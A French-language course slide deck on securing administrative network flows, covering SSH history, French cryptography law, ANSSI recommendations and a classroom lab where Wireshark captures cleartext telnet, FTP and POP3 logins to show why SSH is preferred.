



Sécurité des flux d'administration

10/02/2023



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application - SSHv1 vs SSHv2
 - 2-3 Authentification
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- **3- Synchronisation de fichiers : rsync**
- **5-Attaque MITM et sécurisation**
- **6-Conclusion**



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application - SSHv1 vs SSHv2
 - 2-3 Authentification
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- **3- Synchronisation de fichiers : rsync**
- **5-Attaque MITM et sécurisation**
- **6-Conclusion**

Sommaire

- 0- Ressources
- 1- La problématique
- 2- SSH

2-0 Historique

2-1 Chiffrement

2-2 Application - SSHv1 vs SSHv2

2-3 Authentification

2-5 Transferts de fichiers

2-6 Tunnels ssh

- 3- Synchronisation de fichiers : rsync
- 5-Attaque MITM et sécurisation
- 6-Conclusion

Pratique

Au fil de la session :
Rx : Recommandation ANSSI

Pratique

Pratique

Ressources

Recommandations relatives à l'administration sécurisée des systèmes d'information – ANSSI- PA-022 11/05/2021

<https://www.ssi.gouv.fr/guide/securiser-ladministration-des-systemes-dinformation/>

Note technique Recommandations pour un usage sécurisé d'(Open)SSH DAT-NT-007/ANSSI/SDE/NP 17/08/2015



<https://www.ssi.gouv.fr/administration/guide/recommandations-pour-un-usage-securise-dopenssh/>

The Secure Shell (SSH) Protocol Architecture - RFC 4251 - Jan 2006

The Secure Shell (SSH) Transport Layer Protocol- RFC 4253 - Jan 2006

The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006

The Secure Shell (SSH) Connection Protocol - RFC 4254 - Jan 2006




Ressources

SSH, The Secure Shell: The Definitive Guide, 2nd Edition
by Daniel J. Barrett, Richard E. Silverman, Robert G. Byrnes
Ed O'Reilly Media, Inc. - 2005
ISBN: 9780596008956



Security of Interactive and Automated Access Management Using Secure Shell (SSH) - 2015 - Tatu Ylonen - Paul Turner - Karen Scarfone - Murugiah Souppaya
<https://nvlpubs.nist.gov/nistpubs/ir/2015/nist.ir.7966.pdf>






Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- **3- Synchronisation de fichiers : rsync**
- **4- Conclusion**

La problématique



Alice



BOB

Pratique



Alice



(eavesdropper)



Eve



B0B

Pratique

1- Ouverture des sessions utilisateurs

- Lancer VirtualBox et démarrer les VM client01 , eve , serveur01
- Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal

Pratique


1- Ouverture des sessions utilisateurs

- Lancer VirtualBox et démarrer les VM client01 , eve , serveur01
- Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal

Mot de passe un peu pénible ?


Pratique

<https://xkcd.com/936/>



~ 28 BITS OF ENTROPY
 $2^{28} = 3 \text{ DAYS AT } 1000 \text{ GUESSES/SEC}$
(PLAUSIBLE ATTACK ON A WEAK REMOTE WEB SERVICE. YES, CRACKING A STOLEN HASH IS FASTER, BUT IT'S NOT WHAT THE AVERAGE USER SHOULD WORRY ABOUT.)
DIFFICULTY TO GUESS: **EASY**

WAS IT TROMBONE? NO, TROUBADOR. AND ONE OF THE 0s WAS A ZERO?
AND THERE WAS SOME SYMBOL...
DIFFICULTY TO REMEMBER: **HARD**



~ 44 BITS OF ENTROPY
 $2^{44} = 550 \text{ YEARS AT } 1000 \text{ GUESSES/SEC}$
DIFFICULTY TO GUESS: **HARD**

THAT'S A BATTERY STAPLE.
CORRECT!
DIFFICULTY TO REMEMBER: YOU'VE ALREADY MEMORIZED IT

THROUGH 20 YEARS OF EFFORT, WE'VE SUCCESSFULLY TRAINED EVERYONE TO USE PASSWORDS THAT ARE HARD FOR HUMANS TO REMEMBER, BUT EASY FOR COMPUTERS TO GUESS.


Mot de passe un peu périble?

Pratique

1- Ouverture des sessions utilisateurs

- Lancer VirtualBox et démarrer les VM client01 , eve , serveur01
- Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal

Mot de passe très pénible ?



Pratique

1- Ouverture des sessions utilisateurs

- Lancer VirtualBox et démarrer les VM client01 , eve , serveur01
- Sur la VM client01 ouvrir une session utilisateur alice et lancer un terminal
- Sur la VM eve ouvrir une session utilisateur eve et lancer Wireshark
interface enp0s8
Follow TCP Stream / tcp.stream eq 0

2- Depuis client01 , effectuer un

```
telnet serveur01
```

Observer depuis eve

3- Depuis client01 , effectuer un

```
ftp serveur01
```

Utilisateur anonymous / Pass <votre email>

4- Depuis client01 , effectuer un

```
telnet serveur01 pop3
```

```
USER bob  
PASS *****  
LIST  
TOP 1 15  
TOP 2 15  
QUIT
```

La problématique



Alice



R2 : SSH doit être utilisé en lieu et place de protocoles historiques (TELNET, RSH, RLOGIN) pour des accès shell distants .

R3 : Les serveurs d'accès distants TELNET, RSH, RLOGIN doivent être désinstallés du système .

R4 : SCP ou SFTP doivent être utilisés en lieu et place de protocoles historiques (RCP, FTP) pour du transfert ou du téléchargement de fichiers.



Sommaire

- **0- Ressources**
- **1- La problématique**
- **2- SSH**
 - 2-0 Historique**
 - 2-1 Chiffrement
 - 2-2 Application
 - 2-3 Authentification
 - 2-4 Usage
 - 2-5 Transferts de fichiers
 - 2-6 Tunnels ssh
- **3- Synchronisation de fichiers : rsync**
- **4- Conclusion**

Historique



Source <https://www.ssh.com>

**SSH-1 1995 Tatu Ylönen , chercheur
Helsinki University of Technology**

Le piratage du réseau de l'Université avec une écoute du réseau permet aux pirates de constituer une base de données de mots de passe.

1995 Création de SSH Communications Security
"SSH grants licenses free-of-charge to universities for the use of SSH Secure Shell among staff, faculty members and students"

Historique

SSH-1 1995
OpenSSH 1999

Ecriture par développeurs OpenBSD

Juin 2000
Novembre 2000

OpenSSH 2.0 intégré dans OpenBSD 2.7
sftp



Historique

Evolution de la législation en France :

- **fev 1998** : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- **23 mars 1998** : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2^{40} est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- **17 mars 1999** : cette mesure passe aux algorithmes à clef 2^{128} .

Historique

Evolution de la législation en France :

- **fev 1998** : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- **23 mars 1998** : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2^{40} est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- **17 mars 1999** : cette mesure passe aux algorithmes à clef 2^{128} .

Mais par défaut SSH v1.5 utilise le chiffrement 3-DES considéré comme un chiffrement sur 168 bits.

Le SSH 1.5 prévoit que le 3-DES est l'algorithme commun. Il n'est pas négocié, et il est le repli obligatoire en cas d'échec d'un autre algorithme : il est impossible à supprimer.

La distribution Unix standard comporte également Blowfish qui utilise des clés 256 bits.

Historique

SSH-1 1995

OpenSSH 1999

SSF 2000



Institut de recherche mathématique de Rennes
IRMAR - UMR CNRS 6625

« SSF est une adaptation de la suite publique « SSH Unix », destinée à l'usage sur le territoire français en conformité avec la législation française concernant la cryptologie. SSF-128 esst un produit dont la taille de l'espace de clé est limitée à 2^{128} et dont l'usage est libre (les utilisateurs n'ont aucune démarche à effectuer) .

Il a fait l'objet de la déclaration n°9908271 auprès du SSCI . »

SSCI Service central de la sécurité des systèmes d'informations
2002 DCSSI Direction centrale de la sécurité des systèmes d'informations
2009 ANSSI Autorité nationale de sécurité des systèmes d'information

Historique

Evolution de la législation en France :

- fev 1998 : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- 23 mars 1998 : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2^{40} est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- 17 mars 1999 : cette mesure passe aux algorithmes à clef 2^{128} .
- 21 juin 2004 : L'utilisation des moyens de cryptologie est libre.

[Loi n° 2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique \(1\).](#)

▶ [TITRE III : DE LA SÉCURITÉ DANS L'ÉCONOMIE NUMÉRIQUE](#)

▶ Chapitre Ier : Moyens et prestations de cryptologie.

▶ [Section 1 : Utilisation, fourniture, transfert, importation et exportation de moyens de cryptologie.](#)

Historique

Evolution de la législation en France :

- fev 1998 : autorisation nécessaire pour tout emploi de mécanisme de chiffrement.
- 23 mars 1998 : l'usage de logiciel à clé de chiffrement d'une entropie supérieure à 2^{40} est libre sous condition de déclaration et d'enregistrement auprès du SCSSI.
- 17 mars 1999 : cette mesure passe aux algorithmes à clef 2^{128} .
- 21 juin 2004 : L'utilisation des moyens de cryptologie est libre.

[Loi n° 2004-575 du 21 juin 2004 pour la confiance dans l'économie numérique \(1\).](#)

▶ [TITRE III : DE LA SÉCURITÉ DANS L'ÉCONOMIE NUMÉRIQUE](#)

▶ Chapitre Ier : Moyens et prestations de cryptologie.

2015 : ▶ [Section 1 : Utilisation, fourniture, transfert, importation et exportation de moyens de cryptologie.](#)

R7 : L'usage de clef DSA n'est pas recommandé. Limitation OpenSSH à 1024 bits des clefs DSA

R8 : La taille de clé minimale doit être de 2048 bits pour RSA

R9 : La taille de clé minimale doit être de 256 bits pour ECDSA 140

Historique

SSH-1 1995
OpenSSH 1999
SSF 2000
SSHv2 2006

Network Working Group
Request for Comments: 4251
Category: Standards Track

T. Ylonen
SSH Communications Security Corp
C. Lonvick, Ed.
Cisco Systems, Inc.
January 2006

The Secure Shell (SSH) Protocol Architecture - RFC4251 - Jan 2006
The Secure Shell (SSH) Transport Layer Protocol- RFC 4253 - Jan 2006
The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006
The Secure Shell (SSH) Connection Protocol - RFC 4254 - Jan 2006

Historique

SSH-1 1995
OpenSSH 1999
SSF 2000
SSHv2 2006

R1 : Seule la version 2 du protocole SSH doit être autorisée

Network Working Group
Request for Comments: 4251
Category: Standards Track

T. Ylonen
SSH Communications Security Corp
C. Lonvick, Ed.
Cisco Systems, Inc.
January 2006

The Secure Shell (SSH) Protocol Architecture - RFC4251 - Jan 2006
The Secure Shell (SSH) Transport Layer Protocol- RFC 4253 - Jan 2006
The Secure Shell (SSH) Authentication Protocol - RFC 4252 - Jan 2006
The Secure Shell (SSH) Connection Protocol - RFC 4254 - Jan 2006

Ressources

SSH v2 extension RFC

- RFC4255 (e) Using DNS to Securely Publish SSH Key Fingerprints (SSHFP)
- RFC4256 (e) Generic Message Exchange Authentication (aka "keyboard-interactive")
- RFC4335 (e) SSH Session Channel Break Extension
- RFC4344 SSH Transport Layer Encryption Modes
- RFC4345 (e) Improved Arcfour Modes for the SSH Transport Layer Protocol
- RFC4419 (e) Diffie-Hellman Group Exchange
- RFC4462 (e) GSS-API Authentication and Key Exchange (only authentication implemented)
- RFC4716 SSH Public Key File Format (import and export via ssh-keygen only).
- RFC5656 (e) Elliptic Curve Algorithm Integration in SSH
- RFC6594 (e) SHA-256 SSHFP Resource Records (new in OpenSSH 6.1).
- RFC6668 SHA-2 Data Integrity Algorithms (new in OpenSSH 5.9)
- RFC7479 (e) ED25519 SSHFP Resource Records (new in OpenSSH 6.5).
- RFC8160 IUTF8 Terminal Mode (new in OpenSSH 7.3).
- RFC8270 12/2017 Increase Diffie-Hellman Modulus Size (in OpenSSH 7.1).
- RFC8308 03/2020 Extension Negotiation in the Secure Shell (SSH) Protocol
- RFC8332 03/2018 RSA Keys with SHA-2 256 and 512 (new in OpenSSH 7.2).
- RFC8709 02/2020 Public Key Algorithms (Ed25519 only, new in OpenSSH 6.5).
- RFC8731 02/2020 Key Exchange Method Using Curve25519 and Curve448 (new OpenSSH 7.3).

Historique

SSH-1	1995
OpenSSH	1999
SSF	2000
SSHv2	2006



OpenSSH

OpenSSH 8.8 released September 26, 2021

OpenSSH is the premier connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks. In addition, OpenSSH provides a large suite of secure tunneling capabilities, several authentication methods, and sophisticated configuration options.

OpenSSH is developed by a few developers of the OpenBSD Project and made available under a BSD-style license.

source www.openssh.com


27 / 140



